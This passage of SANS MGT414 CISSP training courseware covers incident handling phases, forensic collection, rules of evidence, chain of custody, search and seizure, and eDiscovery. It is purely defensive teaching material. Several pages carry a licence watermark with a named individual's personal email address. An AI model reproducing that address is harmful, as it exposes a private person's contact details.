 - Look for all systems that might have connected to all offending IP addresses
- Consider internal logs, discussed shortly, if pivoting seems likely
- Review historical logs associated with offending IP addresses to determine if the attack could have possibly been detected earlier

SANS

MGT414 | SANSTraining Program for CISSP® Certification 95

External Attacker – Logs

For security incidents originating from the outside, perimeter-facing logs are, needless to say, rather important. As discussed previously, NAT logs might be necessary depending on architecture.

For containment purposes, be sure to identify all systems that might have connected to any offending IP addresses. Also, consider Internal Attacker Logs, discussed shortly, if pivoting seems likely. Additionally, review historical logs associated with offending IP addresses to determine if the attack could have possibly been detected earlier. This will help with lessons learned, and also inform of potential shortcomings in the incident identification process.

INTERNAL ATTACKER

- Whether it's an actual internal employee or a pivoted outsider doesn't change incident response much
- Internal log sources are vital
 - Unfortunately, less likely to exist than external
- Most security infrastructures are designed with external attack (that stays external) in mind
 - Internal systems attacking other internal systems are less likely to be prevented
 - And MUCH less likely to be detected



MGT414 | SANSTraining Program for CISSP® Certification 96

Internal Attacker

Although the majority of attacks will ultimately be sourced from the outside, that does not mean that it will remain external-only attacks. Pivoting through a compromised internal system is an extremely common attack technique, which effectively turns an externally sourced attack into an internally sourced one.

Whether an actual internal employee or a pivoted outsider doesn't change much from an incident response standpoint. Internal log sources, including host-based system logs and network device logs, are incredibly important. Unfortunately, even if logs exist for internal-to-internal traffic, they are likely not configured to persist long or be tuned to a very high level.

Most security infrastructures have been architected with a non-pivoted external attack in mind. Internal systems attacking other internal systems are less likely to be prevented, and MUCH less likely to be detected.

INCIDENT HANDLING

- Preparation
- Detection (aka Identification)
- Response (aka Containment)
- Mitigation (aka Eradication)
- Reporting
- Recovery
- Remediation
- Lessons learned



MGT414 | SANSTraining Program for CISSP® Certification 97

Incident Handling

The 2018 CISSP Certification Exam Outline^[1] lists the incident handling process, which notably does not exactly follow the SANS' six-step process. It also (curiously) omits preparation, perhaps because it is implied, or is assumed to have occurred previously. The (ISC)² process largely follows the SANS process, with some renamed steps (shown in parentheses), and adding Reporting and Remediation. We will also include preparation, giving us this process:

- Preparation
- Detection (aka Identification)
- Response (aka Containment)
- Mitigation (aka Eradication)
- Reporting
- Recovery
- Remediation
- Lessons learned

Some people think if they follow only some of the steps, they will be in good shape; that idea is wrong. To successfully handle an incident, you must follow the steps. In addition, each step must be customized to the particular company and the industry in which you work. The following slides help you do that.

[1] Certification Exam Outline <https://mgt414.com/1y>

PREPARATION (1)

- Planning is everything
- Policy
 - Organizational approach
 - Interorganization
- Obtain management support
- Select team members
- Identify contacts in other organizations (legal, law enforcement)



MGT414 | SANSTraining Program for CISSP® Certification 98

Preparation (1)

When it comes to incident handling, planning is everything, and preparation plays a key role. It is very important that you have a policy in place that covers an organization's approach to dealing with an incident. Among other things, the plan needs to cover the following:

- Whether the company is going to notify law enforcement agencies or run silently
- Whether the company is going to contain and clean up an incident or watch and learn

One thing you really want to avoid is having an incident happen and find yourself in a debate about whether to contain the incident and clean up or to watch the attackers and try to gather more evidence. The time to make these (career-affecting) decisions is before the incident, keeping senior management and your legal staff apprised. The policy should also contain both an intraorganization approach and how a company works with other companies (interorganizational) on an incident.

It is very important that an incident handling team has management support and buy-in. The last thing a company wants is for senior management to be questioning or doubting the decisions that were made during an incident.

Not everybody makes a good incident handler. I have worked with some extremely smart people whose personalities do not lend themselves to being a good incident handler. People who like to work solo and be heroes usually do not make good team members. You want someone who works well in a team environment, thinks out solutions, and does not make rash decisions.

PREPARATION (2)

- Update disaster recovery plan
- Compensate team members
- Provide checklists and procedures
- Have emergency communications plan
- Escrow passwords and encryption keys
- Provide training
- Have a jump bag with everything you need to handle an incident



MGT414 | SANSTraining Program for CISSP® Certification 99

Preparation (2)

During preparation, a company needs to make sure it updates its organization's disaster recovery plan to include computer incident handling. A large organization with more than 10,000 computers is going to rack up some incidents. This can cause the incident handlers to burn out. Interestingly, they tend to burn out just as they get really good. After training and seasoning, they do a bang-up job on a couple of hot problems, and the next thing you know they are suffering from various stress effects. The solution seems to be a set of things, including rewards and compensation (such as time off). This may run afoul of your organizational culture but consider this. When do incidents occur? On Friday afternoons at 3:30? Do the handlers and administrators go home and wait until Monday to start on the cleanup? No. In almost every case, they stay until the job is done. So, you need to reward these people and let them get some rest.

Computing environments are complex, and no one knows every variant of Unix and so forth. Although we can try to make sure you have a solid grounding in the basics of handling systems, memory fades over time. Having a checklist to refer to that describes how to bring down or back up a system can help prevent errors and reduce the stress on the handler. If handlers are following the checklist and their attempts blow up, it is not their fault. It is simply time to update the checklist.

As a system administrator of a production system, I was never comfortable making privileged passwords available to others.

However, in an emergency, a handler may need access to critical systems. One organization has a policy whereby the passwords are kept in sealed envelopes in locked containers. After several years of implementation, the organization reports that although sometimes cumbersome, this system has worked well for them. Note as well the twofold responsibility here:

- The system administrators must make sure the envelopes are kept updated.
- The handlers must make sure they tread lightly on the systems, keep the administrators up-to-date on any changes they make, and, above all, never use a privileged password unless they are qualified on the affected operating system. One thing that will definitely make an incident worse is a clueless handler fumbling around as the administrator or root.

Not many of us can change the way our entire organization does business, but we can certainly be responsible for the way we do business. Encourage people to write down critical passwords and encryption keys and store them safely so that they can be accessed if required. As encryption becomes more prevalent, an organization must set policy as to who owns the secret keys and passphrases and under what circumstances they can be used and accessed.

Being able to react when an incident occurs is important. Utilizing a "jump bag" that contains everything you need to handle an incident will allow you to react in a timelier fashion.

Licensed To: Nancy Arnold <shawnacrum1@gmail.com> May 03, 2020

DETECTION (1)

- How do you detect an incident?
- Be willing to alert early, but do not jump to a conclusion
 - "Boy who cried wolf" syndrome
 - Look at all the facts
- Notify the correct people
- Use the help desk to track trouble tickets and the problem

Detection (1)

Detection (also called identification) is the phase where incident handlers attempt to detect malicious activity.

Bad things can happen when unqualified, unauthorized people make the call on an incident. Thousands of dollars later, after three days offline, you question that individual, "What were you thinking?" The answer is usually the same, "I, uh, thought it was nothing."

After a fire alarm is pulled, qualified firefighters who know the signs to look for come to the site and investigate. Only then does the person in charge at the scene authorize re-entry into the building. This should be the paradigm we work under. Be willing to alert early, have trained people look at the situation, and then stand down if nothing is wrong at a minimum of expense. Either way, make sure you have mechanisms in place to identify an incident.

There is nothing wrong with alerting early if you maintain situational awareness and everyone understands that it might not be an incident. You want to avoid screaming it is an incident and an hour later saying, "Oh, never mind." If you do this several times, you will be a victim of the "boy who cried wolf" syndrome (meaning that when an incident actually occurs, no one will believe you because you were wrong so many times before).

Also, when it comes to identifying an incident, do what you are good at and utilize others in the organization. Why should an incident-handling team go through the trouble of tracking issues when the help desk is set up to do this on a regular basis? Let the help desk and others help you track issues; doing so will help ensure that all of the issues are resolved.

DETECTION (2)

- Assign a primary handler
- Determine whether an event is an incident
 - Event: Any measurable occurrence on a system
 - User logged in, change to a file, etc.
 - Incident: A malicious event
 - Unauthorized login to an administrative account, installing a rootkit on a system, etc.
- Use SMART guidelines
 - Specific, Measurable, Achievable, Realistic and Timely
- Identify possible witnesses and evidence

Detection (2)

If one person isn't in charge, no person is in charge. For smaller incidents, often of the "would you check this out" category, there is no need to send core incident handlers. It is recommended practice to have a core team of well-trained handlers and to have incident-handling skills and training as part of the job for security officers or system administrators. An organization that does this benefits by having multiple levels of trained "firefighters." However, in such a case, it is important to set up assignments in a way that encourages the system administrator to succeed.

Handlers who are not full-time should be given assignments in a way that clearly identifies what is expected of them: The quality of their investigation, their responsibility to preserve and collect evidence, what documentation they should produce, and when it is due. It is also important that they know who they can call for additional guidance or support.

After you determine whether an event is actually an incident, take the steps needed to build a criminal or civil case if appropriate. Immediately identify witnesses and get written statements of what they saw or heard while their memory is fresh. Also, be alert to information that could serve as evidence.

According to the Federal Rules of Evidence, 702, "If scientific, technical, or other specialized knowledge will assist the trier of fact to understand the evidence to determine a fact in issue, a witness qualified as an expert by knowledge, skill, experience, training, or education, may testify thereto in the form of an opinion or otherwise, if (1) the testimony is sufficiently based upon reliable facts or data, (2) the testimony is the product of reliable principles and methods, and (3) the witness has applied the principles and methods reliably to the facts of the case." Application: You are the expert. Therefore, you need to make sure you have the training and, as you handle the incident, you apply accepted principles and methods.

At this point, you must make the decision whether to involve law enforcement. Senior management should always be involved in that decision unless you have a detailed policy to follow. The point where the handler validates that this appears to be an incident is also where the "contain and clean" or "watch and learn" decision is made. If possible, always make a clean binary backup of the system before you start making any modifications.

[1] Rule 702. Testimony by Expert Witnesses | Federal Rules of Evidence | LII / Legal Information Institute
<https://mgt414.com/23>

Licensed To: Nancy Arnold <shawnacrum1@gmail.com> May 03, 2020

RESPONSE

- An incident handler should not make things worse (liability and negligence)
- Secure the area
- Make a forensic backup
 - Both disk, and (ideally) RAM
 - More details are discussed in upcoming forensics section
- Pull the system off the network or power it off
 - Different circumstances may lead to different response/containment activities
 - One size does not fit all



MGT414 | SANSTraining Program for CISSP® Certification

104

Response

Response (also called Containment) is the phase where incident handlers begin interacting with affected systems. They attempt to 'stabilize' a system (prevent it from getting worse), much as EMTs do at a crash scene.

An incident handler should not make things worse; they should make things better. Above all, they should understand the basic principles of liability and negligence. As a handler, you are responsible for meeting the expectations of the prudent person rule. In a nutshell, this says that you should do what a reasonable person would be expected to do. Further, you should be aware that the corporate officers of your organization may be held liable for what you do or do not do, if they are unlawful activities.

This can be one of the areas where incident handlers can run into trouble. Nothing about incident handling allows you to break the law. If you suspect someone of downloading child pornography, for instance, you can't download these files to your computer to examine them. We also have to be careful to exercise due care, especially with privacy (Electronic Communications Privacy Act). For instance, if you are an internet service provider (ISP), you cannot just release the personal information (home address, name, credit card information) of a subscriber just because someone claims they were attacked.

Negligence for failure to meet a certain standard of care is generally determined by a court of law. Specifically, *negligence* is defined by Black's Law Dictionary as the "failure to exercise the degree of care expected of a person of ordinary prudence in like circumstances in protecting others from a foreseeable risk of harm in a particular situation."¹ In other words, a company that acts reasonably or with "due care" generally will not be found negligent.

When containing an incident, first secure the area. In doing so, make a backup of all infected systems; and if the original hard drive cannot be kept for evidence, multiple copies of the backups should be made. One should be kept for evidence and the other used to analyze the incident. At some point in the containment process, a decision needs to be made on whether the systems should be pulled off of the network or whether the entire network should be pulled from the internet. In addition, passwords should be changed to make sure a compromised account cannot be used as a re-entry point into the system. However, a binary backup should be made prior to making any changes to the system.

[1] Negligence <https://mgt414.com/f>

Licensed To: Nancy Arnold <shawnacrum1@gmail.com> May 03, 2020

MITIGATION

- Fix the problem before putting the system back online
- Determine cause and symptom
- Improve defenses
- Perform vulnerability analysis
- Car crash analogy:
 - Response (previous step): EMTs stabilize patient
 - Mitigation (current step): Doctors heal patient

Mitigation

Mitigation (also called Eradication) is the phase where incident handlers 'heal' the system by removing malicious artifacts.

Before the system goes back online, an incident handler must fix the problem; otherwise, the vulnerability that the attacker used to compromise the system will still exist. Nuking the operating system from high orbit may be considered a shortcut in the handling process. Although it is certainly true that total destruction of the contents of the disk will take care of any malevolent code, the opportunity for reinfection via the same channel after you reload the operating system still exists. There are many cases in which handlers have taken systems down and reloaded the operating system only to have the box compromised again a couple of days later. The best course of action is to determine what the cause of the incident is, find the vector of infection, and act to prevent it from happening again.

When your system is hacked, word gets out and every hacker on the planet lines up to take another shot at you. It is not enough just to recover the system; the security of the affected system(s) needs to be upgraded. If it is a production system, you may hear arguments that the organization cannot take the risk of modifying it. This is an important and somewhat valid argument. The counter to this is that if the system has been compromised, it must have a vulnerability. If you do not remove the vulnerability, the system may become compromised again.

The simple trick of changing the name and IP address of the system can solve a lot of problems. If your organization has the time and resources, this can be a good opportunity to play with a "honeypot," a system that is designed to collect information about an attacker without yielding useful data.

Vulnerability scanners, such as the NAI CyberCop, Internet Security Scanner, Cisco's NetSonar, Nessus, Nmap, and Saint can identify weaknesses in your organization's internal network. The commercial software packages listed are somewhat expensive. If money is an issue, you can pay a consultant to run the software for you on a one-time or on a recurring basis and provide a report. Nmap, a free tool, is becoming one of my favorite tools; I have also had good success with Saint, another free tool.

After placing a suspect system on a small hub and doing the backup, it is helpful to run Nmap on the target computer from another system on the hub. This can give you insight into potential problems.

Running a security scanner on the neighboring systems in a compromise can help you ensure you have full and complete eradication. If one system is compromised, there is every chance the number is actually two or more.

Licensed To: Nancy Arnold <shawnacrum1@gmail.com> May 03, 2020

REPORTING

- Reporting occurs through all phases of an incident
- Focus must be on both technical and non-technical (management) reporting
 - Incident handling teams must have sufficient bandwidth to perform both types of reporting
- Common mistake: Focusing on technical reporting of incident details with incident handling team while ignoring management
- Reporting tends to be less formal during an incident, and becomes more formal as the incident is handled and recovery begins



MGT414 | SANSTraining Program for CISSP® Certification

108

Reporting

The reporting phase of incident handling occurs throughout the process, beginning with detection. Reporting must begin immediately upon detection of malicious activity. Reporting contains two primary areas of focus: Technical and non-technical. The incident handling teams must report the technical details of the incident as they begin the incident handling process while maintaining sufficient bandwidth to also notify management of serious incidents. A common mistake is forgoing the latter while focusing on the technical details of the incident itself. Non-technical stakeholders, including business and mission owners, must be notified immediately of any serious incident and kept up-to-date as the incident handling process progresses.

More formal reporting begins just before the recovery phase, where technical and non-technical stakeholders will begin to receive formal reports of the incident as it winds down, and staff prepares to recover affected systems and place them back into production.¹

[1] Conrad, E., & Misenar, S. (2015). CISSP study guide, third edition (3rd ed.). Waltham, Mass.: Syngress.

RECOVERY

- Make sure you do not restore compromised code
- Validate the system
- Decide when to restore operations
- Monitor the systems
 - Make sure the attacker does not come back in



MGT414 | SANSTraining Program for CISSP® Certification

109

Recovery

How do you restore from backups and ensure you are not reloading compromised code? There is no easy solution, but you can use file integrity software in reverse. Use a software package such as Tripwire on the compromised system and then do a restore from backups, possibly on a clean system. Run Tripwire again and compare the results. This can help you find the compromised code. For best results, mount the disk you are running Tripwire on from a system with a known-good operating system. This way, kernel modules will fail to protect the compromised code.

Remember again that after you have touched the machine, everything that breaks is your fault. Be sure to get the owner of the machine to sign that it is back in full operation. Make every effort to ensure the system is working properly before leaving the scene.

The decision of when to put the system back into business has to be made by the system owner. As a handler, you can give them advice and try to be helpful, but this is their call. They are the ones who depend on this system.

Needless to say, if the eradication was not complete or the infection vector was not closed off, the earlier you detect reinfection, the better off everyone is. It is also politically better if the handlers detect the problem and show up to fix it than if the problem comes to light because business operations are affected. This is a serious problem. Many times, handlers take some shortcut along the way or there is something you never discovered about the trust relationship, and the problem comes back.

REMEDIATION

- Remediation occurs in phases
 - During the incident, beginning in the Mitigation phase
 - Throughout the rest of the incident
 - After the incident
- Examples of short-term remediation steps
 - Changing passwords of affected users
 - Patching affected systems
- Long-term remediation step examples
 - Reconfiguring systems to use dual-factor authentication
 - Improving the organization's patching process



MGT414 | SANSTraining Program for CISSP® Certification

110

Remediation

Remediation steps occur during the mitigation phase, where vulnerabilities within the impacted system or systems are mitigated. Remediation continues after that phase and becomes broader. For example: If the root-cause analysis determines that a password was stolen and reused, local mitigation steps could include changing the compromised password and placing the system back online. Broader remediation steps could include requiring dual-factor authentication for all systems accessing sensitive data.¹

[1] Conrad, E., & Misenar, S. (2015). CISSP study guide, third edition (3rd ed.). Waltham, Mass.: Syngress.

LESSONS LEARNED

- Develop a report
 - Try to get consensus
- Conduct a lessons-learned meeting
- Send recommendations to management
- Conduct a follow-up meeting



MGT414 | SANSTraining Program for CISSP® Certification

111

Lessons Learned

The only one who should write the report is the on-site handler. On-site handlers submit the draft, but you should allow everyone involved to review the draft. If someone has a strong disagreement about the facts involved, he can submit a statement that remains a part of the incident record. It is far better to find out that you have a lack of consensus before going to court than during court proceedings!

After the report has been reviewed, schedule a lessons-learned meeting. In general, the main purpose of such a meeting is to get consensus on the executive summary of the report.

With every incident, mistakes occur. You learn from these, improve your process for the future, and move on. Sometimes you run into policy or other organizational problems that hinder bringing the incident to a close. Note these and submit them to management for consideration.

Follow-up meetings are never the most popular events. People are tired; they have been under stress. The system is now back in operation and the last thing anyone wants to do is have a meeting to rehash painful memories. However, this is a valuable tool for organizational improvement. This is the hardest time not to blame people. Remember that the focus should be on process improvement.

LESSONS LEARNED: POSTMORTEM REVIEW

Primary goal of lessons learned is to improve security operations and posture in light of incident

Moving forward, what might allow the organization to:

- Detect the incident faster
- Prevent elements from being successful
- Respond more quickly and completely
- Root-cause analysis will help inform answers

Lessons learned should feed directly back into preparation for the next incident



MGT414 | SANSTraining Program for CISSP® Certification

112

Lessons Learned: Postmortem Review

Performing a postmortem review focusing on lessons learned, rather than doling out blame, should allow the organization to use the incident as a means to improve the organization's overall security posture and operations. Naturally, one component of the postmortem should be considering how incident response could be improved. Are there operational controls or process changes that could have allowed earlier detection of the incident? Likewise, could we prevent future success of key tactics or techniques employed in the intrusion?

The lessons learned from the incident should certainly feed back into the organization's preparation for future incidents and allow for improvement in multiple ways.

Course Roadmap

- Security and Risk Management
- Asset Security
- Security Architecture and Engineering
- Communication and Network Security
- Identity and Access Management
- Security Assessment and Testing
- **Security Operations**
- Software Development Security

SECURITY OPERATIONS

1. Secure Resource Provisioning
2. Change, Patch, and Vulnerability Management
3. Preventive Measures
4. Detection, Logging, and Monitoring
5. Incident Response
6. Investigations and eDiscovery
7. Resiliency, Disaster Recovery and Business Continuity

Licensed To: Nancy Arnold <shawnacrum1@gmail.com>

INVESTIGATIONS AND FORENSICS

- Will forensic analysis be performed after a potential compromise?
- Will it be performed in-house?
- Will the goal be root-cause analysis or prosecution/civil litigation?
- Answers to these questions will guide the incident response/forensics staff and help level set expectations
- Many organizations have a default response of reimaging desktops and reverting servers



MGT414 | SANSTraining Program for CISSP® Certification

114

Investigations and Forensics

A policy guiding Forensics Tasks should be established in advance of its being needed.

Key considerations include:

- Will forensic analysis be performed after a potential compromise?
- Will it be performed in-house?
- Will the goal be root-cause analysis or prosecution/civil litigation?

Answers to these questions will guide the incident response/forensics staff and help level set expectations. Many organizations have a default response of reimaging desktops/laptops and rebuilding/reverting/restoring servers without regard to collecting forensic evidence. This does not allow for root-cause analysis or appreciating intrusion scope in the case that these systems are part of a serious attack/breach.

FORENSIC INVESTIGATIONS AND INCIDENT RESPONSE

While related and often somewhat overlapping, forensic investigations and incident response are distinct processes
Forensic investigations focus heavily on detailed artifacts and evidence

- Thorough and detailed analysis
- Greater expectation that legal system could be involved at some point
- Presumes that a violation or offense might have been committed

Incident response more focused on immediately limiting or averting significant operational impacts



MGT414 | SANSTraining Program for CISSP® Certification

115

Forensic Investigations and Incident Response

For there to be an investigation, there has to be a wrongdoing or the threat of a wrongdoing. Therefore, identification of an incident is critical. This can be done accidentally by seeing a problem or because someone reported a problem and you formally investigated it. After you know there is an incident, the immediate goal is to contain the problem and make sure it does not get worse.

You should also keep key management involved regarding what occurs, but always keep in mind the need-to-know principle: Only the minimum number of people should know about an incident and should be kept informed, not the entire company.

TYPE OF INVESTIGATION

Type of investigation and potential outcomes inform the manner in which the investigation is conducted

- Internal/operational?
- Possible criminal matter?
- Regulatory implications?
- Likely civil proceeding?

Guides expectations to be met and needs to be addressed

Regardless, carry out all investigations with rigor

- Major focus should be to maintain integrity of information/evidence



MGT414 | SANSTraining Program for CISSP® Certification

116

Type of Investigation

During the preliminary steps of an investigation, the first thing you need to determine is whether there is an incident. Normally, you have a good idea that this occurred; otherwise, do not waste a lot of time with an investigation. However, early on, although there is an incident, you have to determine whether a crime has been committed. Depending on the extent of the crime, you might be required by law to immediately notify law enforcement.

After the investigation has started, determine the extent of the damage so you can figure out which systems were involved. Those systems should first have a binary backup made to preserve the data and be contained so the damage does not spread to other systems. In addition, any key witnesses should be interviewed and written signed statements should be taken. Any additional details like log files should be reviewed.

DISCLOSURE

Most organizations prefer to keep incidents and investigations private

Organization might not have a choice in whether or not to disclose based on:

- Industry
- Public safety
- Shareholder implications
- Regulatory compliance

Breach of data adds a new wrinkle to the disclosure consideration

- Type of data stolen, jurisdiction, and citizen impact
- Mitigating factors, most notably encryption, might also factor into the calculations



Disclosure

A company never wants to publicize that they have an incident. The main reason is the company might end up losing money with regard to bad press. However, there are some situations when you must report an incident to law enforcement; otherwise, you might break the law. In addition, from an ethical standpoint, it is usually considered good form to contact a company so they can contain the damage on their end.

During an investigation, there are several approaches you can take. If you do not think the damage is great, you might choose to do nothing about it or just watch and learn to see if the problem gets any worse.

FORENSIC COLLECTION

- Data should be collected in a forensically sound manner
- Attempt to avoid making any unnecessary changes to the system before/during evidence collection
- Evidence should be acquired according to its volatility
 - Highly volatile data such as RAM should be acquired before HDDs
- Data collection should use binary backups
- Additionally, hashing algorithms such as MD5 or SHA1 can be used during acquisition and after to provide assurances to the integrity of the images acquired
- Analysis of copies of the forensic images can be performed
 - Afterwards, MD5/SHA1 hashes can be verified to ensure no changes were required to produce the results of the forensic report



MGT414 | SANSTraining Program for CISSP® Certification

118

Forensic Collection

Before any changes are made to the systems under investigation, make a binary backup. A binary backup is different than a file-level backup. A file-level backup backs up only known files on the system. However, deleted files can still remain on the hard drive. A binary backup also captures this information and with a binary backup, you can recover deleted files that can be used as valuable evidence.

After a backup is done, it should be digitally signed so that at a later point in time, you can prove that it was not modified. After a backup is done, you can analyze the information to look for evidence.

TYPES OF EVIDENCE

Physical or real – relevant physical objects

Testimony

- Direct – testimony from a firsthand witness of the legal matter being considered
- Circumstantial – testimony from a firsthand witness of circumstances related to the legal matter under consideration
- Expert – opinion/interpretation by someone deemed an expert by the court due to education, training, or experience

Documentary

Corroborating – supports evidence already conveyed



MGT414 | SANSTraining Program for CISSP® Certification

119

Types of Evidence

Evidence is the proof needed to take action against someone in a court of law. Therefore, how you gather, maintain, and protect information is critical. Evidence can come in many forms, including expert testimony and what people see. What someone sees today and what they remember several months from now might be quite different. Therefore, one of the common ways to preserve evidence is to write it down. This is why if you are a witness to a crime, you will usually have to give a written statement of what you saw and sign it. The evidence will then be preserved for later use.

The final type of evidence we need to discuss is hearsay or, as it is sometimes called, third-party evidence. This is evidence that has been obtained from an outside source and, under the Federal Rules of Evidence, is inadmissible in court. Most business records that are generated electronically fall under the hearsay rule and are considered to be unreliable and inaccurate simply because there is no way to prove otherwise. However, there are exceptions to hearsay, including business records, admissions, and public records.

RULES OF EVIDENCE

Best evidence – where possible, courts prefer the best possible version of the evidence (original vs. copy)

Secondary evidence – copies or descriptions rather than the original

Hearsay is secondhand rather than direct evidence

- Generally inadmissible although specific exceptions exist
- By default, most computer-generated data is considered hearsay
- Rule 803¹ includes exception for routinely used business records

Disk/memory images not treated as hearsay

- Rule 1001² allows these to be treated as "duplicates" of real evidence



Rules of Evidence

Rule 803 details "Exceptions to the Rule Against Hearsay." Some of the exemptions allow certain computer-generated data to more likely be considered admissible. The rule covers data or reports "made at or near the time by, or from information transmitted by, a person with knowledge, if kept in the course of a regularly conducted business activity, and if it was the regular practice of that business activity to make the memorandum, report, record or data compilation."¹

[1] Rule 803. Exceptions to the Rule Against Hearsay | Federal Rules of Evidence | LII / Legal Information Institute <https://mgt414.com/24>

[2] Rule 1001. Definitions That Apply to This Article | Federal Rules of Evidence | LII / Legal Information Institute <https://mgt414.com/22>

CHAIN OF CUSTODY

Authenticity and integrity of evidence should not be questionable

Hashing algorithms help establish integrity

- Do not speak to authenticity of evidence

A provable chain of custody speaks to integrity and authenticity

- Document time, location, and manner of collection
- Specify individual responsible for control of evidence
- Where possible, employ tamper resistant/evident storage
- Attestation – responsible parties sign/initial to signify their agreement with stated role with evidence
- Ensure entire chain of evidence control could be reviewed



Chain of Custody

Chain of custody is an important application of the Federal rules of evidence. The methods and procedures used can affect the admissibility of the evidence collected and, although this is not generally considered a problem, maintaining good procedures will ensure that any evidence gathered will be admissible in a court of law. The chain of custody details how evidence was obtained and how it was managed after gathering. When evidence is used in a court of law, in addition to showing that it was gathered in a legal manner, you also have to show that you properly preserved that evidence to minimize the chance that it was modified or tampered with in any way, shape, or form. If you want to use evidence against someone, that person will attempt to make the evidence inadmissible in a court. One of the ways you do that is by proving that it has been tampered with and it's not accurate.

The first step in maintaining chain of custody is to establish the basics of the situation like who, what, where, and when. Before you touch the computer, it is a good idea to write down where you are, describe the situation, and note all serial numbers of the machine(s) in question. Once the baseline has been established, the collection phase can begin. If at all possible, a binary backup of the information should be performed to prevent any further steps from possibly weakening your case.

EVIDENCE RELIABILITY

Legal system generally struggles with computer-related evidence

- Extra care should be taken to increase likelihood of evidence admissibility

Key considerations:

Authenticity of data – chain of custody can help on this front

Demonstrate reliability of data

- Chain of custody serves this role as well
- Hashing algorithms (e.g. MD5 or SHA1) demonstrate lack of change
- Analysis performed against copies rather than originals lend further support (coupled with hashing)



MGT414 | SANSTraining Program for CISSP® Certification

122

Evidence Reliability

From a court's perspective, you have to make sure the evidence you use is reliable and accurate. Because the internal workings of a computer are not understood in detail by a lot of people including a judge, people always question the reliability of computer evidence. Where possible, hashing algorithms, chain of custody, and preservation of original evidence should be applied.

Another key point is that any evidence you bring to bear on a case must be relevant to the case. If it is not relevant, the judge might throw it out. In other cases, the judge will allow the evidence, but the prosecutor can use it against you and make your case harder to prove.

SEARCH AND SEIZURE

- Subpoena
 - Issued by the court to an individual
- Search Warrant
 - Issued to law enforcement
- Warrant should specify computer system (computer and related equipment, mouse, and keyboard)
- Warrant should specify computer's role in offense (attack tool and storage device)

SANS

MGT414 | SANSTraining Program for CISSP® Certification

123

Search and Seizure

Incident Handling Investigation

During the course of the incident-handling process, the chances are increasingly likely that you will be called upon to conduct an investigation that could lead to criminal or civil charges against the attacker. During an investigation, you may need to seize a computer or obtain a warrant to further the investigation. There is also an unlikely chance that you would need to arrest someone. Each of these tasks mentioned requires careful thought and planning, so it is very important to address these likelihoods when preparing your incident-handling policy and procedures.

Search and Seizure without a Warrant

There are generally three accepted provisions for seizing property without a search warrant. Property can be seized if (1) the suspect gives his consent, or (2) if he is arrested, and the property is in plain sight or on his person, or (3) if the employment policy governing the individual is explicit enough to cover search and seizure as conditions of employment.

If your organization fosters privacy, then seizure must occur by warrant. If there are warning banners, and the employee handbook is clear that the organization's computers are the sole property of the organization, then the handler has a wider degree of latitude. Another point to consider is having what is called a standing letter of consent, which should be part of the employment agreement if the organization actually owns the systems they operate. If you are asking for permission, try to make certain that several witnesses are present. Not only is this good policy in terms of future admissibility of the evidence, but it can work psychologically as well.

When seizing a computer, the best practice is to seize the computer, mark the serial number, then pull the hard drive and treat it as a separate piece of evidence. This allows the forensics expert the ability to analyze only the hard drive. The drive can be stored in a Ziploc bag that is carefully sealed with tape and marked with the date and time it was seized. Some handlers prefer to purchase police evidence bags that have built-in tamperproof seals and additional space on the bag to add more relevant information.

DISCOVERY

Surprise witnesses or evidence might be common in movies...

- Real-world expectation is that legal counsel will be provided disclosures and granted access to information that could be relevant

Discovery is the process by which evidence is disclosed and exchanged

- Conducted as a pretrial proceeding; establishes witness and evidence that form case



MGT414 | SANSTraining Program for CISSP® Certification

124

Discovery

A series of steps happen before a case can go to court. After the judge determines there is enough evidence and orders a court date, discovery takes place. This is when the defense is given access to all of the evidence and is allowed to gather their own evidence and ask questions of witnesses. If you have a piece of evidence, you must make it available to the defense. Surprises in terms of new evidence are not allowed. If a new piece of evidence is discovered during the court case, the judge usually gives a recess to allow the defense to investigate it.

After the evidence has been reviewed, you have the preliminary hearings. This is followed by the actual trial. After the trial is done and a decision is made on the case, a guilty verdict can lead to possible damages being paid or jail time served.

EDISCOVERY ISSUES

- Electronic data requested by opposing counsel
- Must not be destroyed or inaccessible
 - If the enterprise is supposed to have it, then it needs to be provided
- Must be provided in a timely basis
 - Emails/IMs that are on backup tapes, but are stored in an old, incompatible format ...
- If an enterprise does not have robust content management, these issues can be serious
- Failure to provide the data in the expected manner and timeline can result in significant fines



MGT414 | SANSTraining Program for CISSP® Certification

125

eDiscovery Issues

Numerous issues related to eDiscovery impact the modern enterprise. When data is requested by opposing counsel or is expected by the organization to be used in court, a legal hold is placed on the data. The data must not be destroyed or inaccessible. If the enterprise is supposed to have it, then it needs to be provided. No reusing backup tapes that might include the data, as this could destroy evidence that is part of a court proceeding.

Data requested in pretrial discovery must be provided in a timely basis. Emails/IMs that are on backup tapes, but are stored in an old incompatible format must be provided, too. If an enterprise does not have archival capabilities in advance, these issues can be seriously difficult. Failure to provide the data in the expected manner and timeline can result in significant fines to the organization, and could also lead to a court decision in favor of the plaintiff.

ELECTRONIC INVENTORY

To fully support eDiscovery, the organization must be able to quickly identify all relevant data

- Quite challenging for most organizations

Could you find all emails, IMs, memos, etc. that contained a specific phrase relevant to litigation?

- Could you provide all of this information to opposing counsel in the format of their choosing?
- Could you do the above in a timely fashion?
- Could you ensure compliance with a legal hold that requires preservation of data relevant to likely litigation?



MGT414 | SANSTraining Program for CISSP® Certification

126

Electronic Inventory

An electronic inventory is required to be able to quickly find all data that is part of the eDiscovery. To fully support eDiscovery, the organization must be able to quickly identify all relevant data. Even inventorying, let alone actually providing the data, can prove quite challenging for most organizations.

Mining an enterprise for data specific to litigation is especially challenging in the modern enterprise where vast amounts of data are created, modified, and deleted/destroyed on a daily basis.

ASSET CONTROL

- Asset control is typically focused on physical device tracking and inventory
- As relates to eDiscovery, asset control represents the physical side of electronic inventory
- Physical backup media serving as the sole source of data being placed on a legal hold illustrates the importance of asset control



MGT414 | SANSTraining Program for CISSP® Certification

127

Asset Control

When we think of asset control in an enterprise, typically the focus is on physical device tracking and inventory. Asset control, as relates to eDiscovery, represents the physical side of electronic inventory.

eDiscovery is not just applicable to data that is readily available on active systems. It could also be data that is stored on archived physical media. Physical backup media serving as the sole source of data being placed on a legal hold illustrates the importance of asset control.

DATA RECOVERY AND STORAGE

Finding the data is one thing ...

- Being able to then recover it and provide it in the requested format is another challenge

For example, imagine a flat backup of Exchange databases from a previous version

- You now need to provide copies of emails from one (or multiple) mailboxes
- Sounds like loads of fun (and storage)

Main point is being aware of potential challenges



MGT414 | SANSTraining Program for CISSP® Certification

128

Data Recovery and Storage

After electronic inventory and asset control, the organization knows where the data is. Unfortunately, just because the organization can find the data doesn't mean that it can recover the data to provide it to opposing counsel.

